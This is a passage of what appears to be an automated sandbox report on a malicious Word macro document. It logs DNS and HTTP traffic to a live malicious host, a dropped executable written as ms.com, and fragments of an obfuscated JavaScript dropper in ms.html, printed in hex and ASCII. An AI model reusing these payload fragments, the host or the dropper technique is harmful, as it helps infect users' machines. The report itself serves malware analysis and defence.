Data Raw:	cc 61 b2 00 00 03 00 ff 19 04 00 00 09 04 00 00 e3 04 03 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/__SRP_0, File Type: data, Stream Size: 2119

General	
Stream Path:	VBA/__SRP_0
File Type:	data
Stream Size:	2119
Entropy:	3.47748136877
Base64 Encoded:	True
Data ASCII:	. K * . . . . * \\ C N o r m a l r U . . . . @ . . . . @ . . . . @ . . . . ~ . . . . ~ . . . . . . ~ . . . . ~ . . . . ~ . . . . ~ Z . . . . " . . . . 6 . . . . . . A . . . . . . V H . . . .
Data Raw:	93 4b 2a b2 03 00 10 00 00 00 ff ff 00 00 00 00 01 00 02 00 ff ff 00 00 00 00 01 00 00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 00 00 00 01 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 01 00 09 00 00 00 2a 5c 43 4e 6f 72 6d 61 6c 72 55 c0 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 06 00 00 00 00 00 00

Stream Path: VBA/__SRP_1, File Type: data, Stream Size: 230

General	
Stream Path:	VBA/__SRP_1
File Type:	data
Stream Size:	230
Entropy:	1.75961915218
Base64 Encoded:	False
Data ASCII:	r U @ . . . . @ . . . . @ . . . . @ . . . . ~ z . . . . 1 . . . . A . . . . b . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 02 00 00 00 00 00 00 7e 7a 00 00 00 00 00 00 7f 00 00 00 00 00 00 00 00 12 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 03 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff

Stream Path: VBA/__SRP_2, File Type: data, Stream Size: 348

General	
Stream Path:	VBA/__SRP_2
File Type:	data
Stream Size:	348
Entropy:	1.78450864632
Base64 Encoded:	False

General	
Data ASCII:	r U @ . . . . . @ . . . . . @ . . . . . 8 . . . . . P . . . . . a . . . . . ` . . . A . . . . . q . . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 03 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 01 00 00 00 01 00 91 07 00 00 00 00 00 00 00 00 00 c1 07 00 00 00 00 00 00 00 00 00 11 08

Stream Path: VBA/__SRP_3, File Type: data, Stream Size: 106

General	
Stream Path:	VBA/__SRP_3
File Type:	data
Stream Size:	106
Entropy:	1.35911194617
Base64 Encoded:	False
Data ASCII:	r U @ . . . . . @ . . . . . x . . . . . b . . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 78 00 00 00 08 00 00 00 00 00 00 00 62 00 00 00 00 00 00 7f 00 00 00 00 00 00 00 00

Stream Path: VBA/dir, File Type: data, Stream Size: 775

General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	775
Entropy:	6.59935768005
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . . . . d . . . . . P r o j e c t . Q . (. . @ . . . . . = ... l . . . . . a . . . . J . < . . . . . r s t d . o l e > . . s . t . . d . o . l . e P . . . h . % ^ . . * . \ \ G { 0 0 0 2 0 . 4 3 0 - . . . . C . . . . . 0 0 4 6 } # . 2 . 0 # 0 # C : . \ \ W i n d o w s . \ \ S y s t e m 3 . 2 \ \ . e 2 . t l b . # O L E A u t . o m a t i o n . ` . . . . E N o r m a l . . E N . C r . m . a Q . F . . . . . * . \ \ C . . . . . m . . .
Data Raw:	01 03 b3 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e3 04 04 00 07 00 1c 00 50 72 6f 6a 65 63 74 05 51 00 28 00 00 40 02 14 06 02 14 3d ad 02 0a 07 02 6c 01 14 08 06 12 09 02 12 80 95 d8 b6 61 10 00 0c 02 4a 12 3c 02 0a 16 00 01 72 73 74 64 10 6f 6c 65 3e 02 19 73 00 74 00 00 64 00 6f 00 6c 00 65 50 00 0d 00 68 00 25 5e 00 03 2a 00 5c 47 7b 30 30

Network Behavior

Network Port Distribution

Total Packets: 8

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 10:05:57.413501024 CET	49167	80	192.168.2.22	172.67.164.220
Dec 3, 2020 10:05:57.435417891 CET	80	49167	172.67.164.220	192.168.2.22
Dec 3, 2020 10:05:57.435554028 CET	49167	80	192.168.2.22	172.67.164.220
Dec 3, 2020 10:05:57.436784983 CET	49167	80	192.168.2.22	172.67.164.220
Dec 3, 2020 10:05:57.458662987 CET	80	49167	172.67.164.220	192.168.2.22
Dec 3, 2020 10:05:57.879070997 CET	80	49167	172.67.164.220	192.168.2.22
Dec 3, 2020 10:05:57.879098892 CET	80	49167	172.67.164.220	192.168.2.22
Dec 3, 2020 10:05:57.879371881 CET	49167	80	192.168.2.22	172.67.164.220
Dec 3, 2020 10:07:47.263936996 CET	49167	80	192.168.2.22	172.67.164.220
Dec 3, 2020 10:07:47.287331104 CET	80	49167	172.67.164.220	192.168.2.22
Dec 3, 2020 10:07:47.287419081 CET	49167	80	192.168.2.22	172.67.164.220

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 10:05:57.314524889 CET	52197	53	192.168.2.22	8.8.8.8
Dec 3, 2020 10:05:57.354221106 CET	53	52197	8.8.8.8	192.168.2.22
Dec 3, 2020 10:05:57.354700089 CET	52197	53	192.168.2.22	8.8.8.8
Dec 3, 2020 10:05:57.395246029 CET	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 3, 2020 10:05:57.314524889 CET	192.168.2.22	8.8.8.8	0xa343	Standard query (0)	nfj254aim.com	A (IP address)	IN (0x0001)
Dec 3, 2020 10:05:57.354700089 CET	192.168.2.22	8.8.8.8	0xa343	Standard query (0)	nfj254aim.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2020 10:05:57.354221106 CET	8.8.8.8	192.168.2.22	0xa343	No error (0)	nfj254aim.com		172.67.164.220	A (IP address)	IN (0x0001)
Dec 3, 2020 10:05:57.354221106 CET	8.8.8.8	192.168.2.22	0xa343	No error (0)	nfj254aim.com		104.28.6.227	A (IP address)	IN (0x0001)
Dec 3, 2020 10:05:57.354221106 CET	8.8.8.8	192.168.2.22	0xa343	No error (0)	nfj254aim.com		104.28.7.227	A (IP address)	IN (0x0001)
Dec 3, 2020 10:05:57.395246029 CET	8.8.8.8	192.168.2.22	0xa343	No error (0)	nfj254aim.com		172.67.164.220	A (IP address)	IN (0x0001)
Dec 3, 2020 10:05:57.395246029 CET	8.8.8.8	192.168.2.22	0xa343	No error (0)	nfj254aim.com		104.28.6.227	A (IP address)	IN (0x0001)
Dec 3, 2020 10:05:57.395246029 CET	8.8.8.8	192.168.2.22	0xa343	No error (0)	nfj254aim.com		104.28.7.227	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- nfj254aim.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	172.67.164.220	80	C:\Users\Public\ms.com


Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:05:57.436784983 CET	1	OUT	GET /analytics/0D5FgQlJcMskzpbtgQBE7OE_tLI3/BUu5qgsI6FW8bkEsrF2HLHJUIr/lRD_7cnWmi/rwwHf1xOO/7n6dDzF/xspcd2?RltAN=vsETwS&G_=Ro_LgyQulrPjxaAj&wixw=XYJCRUJhgYHPY&bkUOD=AXjbvUQDbTcWkz HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: nfj254aim.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:05:57.879070997 CET	2	IN	HTTP/1.1 200 OK Date: Thu, 03 Dec 2020 09:05:57 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dfea0fff404279bf026617fbd4da27f291606986357; expires=Sat, 02-Jan-21 09:05:57 GMT; path=/; domain=.nfj254aim.com; HttpOnly; SameSite=Lax X-Powered-By: PHP/7.2.34 CF-Cache-Status: DYNAMIC cf-request-id: 06c972f2c70000c761708a0000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=HrjYFSYj%2B7Ewvz2viDN7Me0D04tc91XHAAtZFOd2PuUuLFqOnb%2Fj%2Bj4%2FOfOKOXDQMtJHRBk0seN3awSM8a1EXrhtAR9vHctN0TX0%2BFvx"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fbc20fe0f8ac761-AMS Content-Encoding: gzip Data Raw: 62 61 0d 0a 1f 8b 08 00 00 00 00 00 03 4c 8e 3f 0f 82 30 14 c4 f7 7e 8a 27 bb 3c 20 8c 2f 1d 14 88 24 88 c4 94 c1 11 6d 4d 49 90 22 2d fe f9 f6 06 58 5c ef ee 77 77 b4 49 4e 7b 71 a9 52 38 88 63 01 55 bd 2b f2 3d 78 5b c4 3c 15 19 62 22 92 d5 89 fc 00 31 2d 3d ce 48 bb 47 c7 49 ab 46 72 46 ae 75 9d e2 71 10 43 69 1c 64 66 ea 25 e1 2a 32 c2 25 44 57 23 bf 33 17 f2 bf 8c 0e 39 a3 81 0b ad 60 54 cf 49 59 a7 24 d4 e7 02 bc 8f 1d 6e 32 f2 e0 dd 58 e8 8d 83 fb 0c 80 e9 c1 e9 d6 82 55 e3 4b 8d 3e e1 30 0f 2c d5 84 cb 25 f6 03 00 00 ff ff 03 00 0c 45 8d 50 cd 00 00 00 0d 0a Data Ascii: baL?0~'< /$mMl"-X\wwIN{qR8cU+=x[<b"1-=HGIFrFuqCidf%*2%DW#39`TIY$n2XUK>0,%EP

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 1320 Parent PID: 584

General

Start time:	10:05:38
Start date:	03/12/2020
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding

Imagebase:	0x13fa80000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tstD4AD.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7FEF401DBDB	GetTempFileNameA
C:\Users\user\AppData\Local\Temp\tstD4CD.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7FEE97618FE	unknown
C:\Users\user\AppData\Local\Temp\tstD4CE.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7FEF40018FE	unknown
C:\Users\user\AppData\Local\Temp\tstD4DF.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7FEE97118FE	unknown
C:\Users\user\AppData\Local\Temp\tstD52E.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7FEF40018FE	unknown
C:\Users\user\AppData\Local\Temp\tstD53F.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	7FEE97118FE	unknown
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE95226B4	CreateDirectoryA
C:\users\public\ms.com	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEE943388C	CreateFileA
C:\users\public\ms.html	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEE943388C	CreateFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{3ACE9457-B805-4EFF-88D9-90E4D60A664E}.tmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE9449AC0	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tstD4AD.tmp	success or wait	1	7FEF401DBFC	DeleteFileA
C:\Users\user\AppData\Local\Temp\tstD4CD.tmp	success or wait	1	7FEE97618FE	unknown
C:\Users\user\AppData\Local\Temp\tstD4CE.tmp	success or wait	1	7FEF40018FE	unknown
C:\Users\user\AppData\Local\Temp\tstD4DF.tmp	success or wait	1	7FEE97118FE	unknown
C:\Users\user\AppData\Local\Temp\tstD52E.tmp	success or wait	1	7FEF40018FE	unknown
C:\Users\user\AppData\Local\Temp\tstD53F.tmp	success or wait	1	7FEE97118FE	unknown
C:\Users\user\AppData\Local\Temp\~DF843EEA10B95F91E3.TMP	success or wait	1	7FEE9449AC0	unknown
C:\Users\user\Desktop\~$cumenti 12.01.20.doc	success or wait	1	7FEE9449AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\ms.com	unknown	13824	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 82 7e 9d 5d c6 1f f3 0e c6 1f f3 0e c6 1f f3 0e 1b e0 3c 0e c7 1f f3 0e 1b e0 3e 0e c7 1f f3 0e 1b e0 3d 0e d7 1f f3 0e 1b e0 38 0e c1 1f f3 0e c6 1f f2 0e fe 1f f3 0e 1b e0 20 0e c3 1f f3 0e 1b e0 3a 0e c7 1f f3 0e 1b e0 3f 0e c7 1f f3 0e 52 69 63 68 c6 1f f3 0e 00 00 00 00 00 00 00 00 50 45 00 00 64 86 06 00 77 93 5b 52 00 00 00 00 00 00 00 00 f0 00 22 00 0b 02 0b 00 00 10 00	MZ.....................@..... ....!..L.!This program cannot be run in DOS mode....$........~.]............. <.......>.......=.......8......... ....:.......?.....Ri ch............PE..d...w.[R.... ......"........	success or wait	1	7FEE94329C7	WriteFile
C:\Users\Public\ms.html	unknown	512	3c 68 74 6d 6c 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 6a 61 76 61 73 63 72 69 70 74 22 3e 0d 0a 76 61 72 20 61 33 4d 51 77 34 20 3d 20 74 72 75 65 3b 0d 0a 76 61 72 20 61 33 79 61 4c 6f 20 3d 20 2d 34 37 39 30 39 3b 0d 0a 66 75 6e 63 74 69 6f 6e 20 64 65 63 6f 64 65 28 69 6e 70 75 74 29 0d 0a 7b 0d 0a 76 61 72 20 6b 65 79 73 74 72 20 3d 20 22 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52 53 54 55 56 57 58 59 5a 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 77 78 79 7a 30 31 32 33 34 35 36 37 38 39 2b 2f 3d 22 3b 0d 0a 76 61 72 20 6f 75 74 70 75 74 20 3d 20 22 22 3b 0d 0a 76 61 72 20 63 68 72 31 2c 20 63 68 72 32 2c 20 63 68 72 33 3b 0d 0a 76 61 72 20 65 6e 63 31 2c 20 65 6e 63 32	<html>..<body>..<script language="javascr<wbr>ipt">..var a3MQw4 = true;..var a3yaLo = -47909;..function decode(input)..{..var keystr = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";..var output = "";..var chr1, chr2, chr3;..var enc1, enc2	success or wait	1	7FEE94329C7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\ms.html	unknown	17390	28 69 6e 70 75 74 2e 63 68 61 72 41 74 28 69 2b 2b 29 29 3b 0d 0a 63 68 72 31 20 3d 20 28 65 6e 63 31 20 3c 3c 20 32 29 20 7c 20 28 65 6e 63 32 20 3e 3e 20 34 29 3b 0d 0a 63 68 72 32 20 3d 20 28 28 65 6e 63 32 20 26 20 31 35 29 20 3c 3c 20 34 29 20 7c 20 28 65 6e 63 33 20 3e 3e 20 32 29 3b 0d 0a 63 68 72 33 20 3d 20 28 28 65 6e 63 33 20 26 20 33 29 20 3c 3c 20 36 29 20 7c 20 65 6e 63 34 3b 0d 0a 6f 75 74 70 75 74 20 3d 20 6f 75 74 70 75 74 20 2b 20 53 74 72 69 6e 67 2e 66 72 6f 6d 43 68 61 72 43 6f 64 65 28 63 68 72 31 29 3b 0d 0a 69 66 28 65 6e 63 33 20 21 3d 20 36 34 29 0d 0a 7b 0d 0a 6f 75 74 70 75 74 20 3d 20 6f 75 74 70 75 74 20 2b 20 53 74 72 69 6e 67 2e 66 72 6f 6d 43 68 61 72 43 6f 64 65 28 63 68 72 32 29 3b 0d 0a 7d 0d 0a 69 66 28 65 6e 63 34 20	(input.charAt(i++));..chr1 = (enc1 << 2) | (enc2 >> 4);..chr2 = ((enc2 & 15) << 4) | (enc3 >> 2);..chr3 = ((enc3 & 3) << 6) | enc4;..output = output + String.fromCharCode(chr1);..if(enc3 != 64)..{..output = output + String.fromCharCode(chr2);..}..if(enc4	success or wait	1	7FEE94329C7	WriteFile
C:\Users\Public\ms.html	unknown	2	0d 0a	..	success or wait	1	7FEE94329C7	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{3ACE9457-B805-4EFF-88D9-90E4D60A664E}.tmp	unknown	2	08 00	..	success or wait	1	7FEE9449AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\documenti 12.01.20.doc	unknown	14	success or wait	1	7FEF401D979	ReadFile
C:\Users\user\Desktop\documenti 12.01.20.doc	unknown	4	success or wait	8	7FEE977093D	unknown
C:\Users\user\Desktop\documenti 12.01.20.doc	unknown	14	success or wait	2	7FEF4002158	unknown
C:\Users\user\Desktop\documenti 12.01.20.doc	unknown	4	success or wait	16	7FEE972093D	unknown
C:\Windows\System32\mshta.exe	unknown	65024	success or wait	1	7FEE94D3FAB	ReadFile
C:\Windows\System32\mshta.exe	unknown	65024	end of file	1	7FEE94D3FAB	ReadFile
C:\Users\user\Desktop\documenti 12.01.20.doc	76383	184	success or wait	2	7FEE9449AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EDAC4C20.jpeg	0	57258	success or wait	1	7FEE9449AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5E46	success or wait	1	7FEE9449AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5E46	F5E46	binary	04 00 00 00 28 05 00 00 2A 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 BB 8C 83 FD 9E C9 D6 01 46 5E 0F 00 46 5E 0F 00 00 00 00 00 DB 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9449AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5E46	F5E46	binary	04 00 00 00 28 05 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 BB 8C 83 FD 9E C9 D6 01 46 5E 0F 00 46 5E 0F 00 00 00 00 00 DB 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 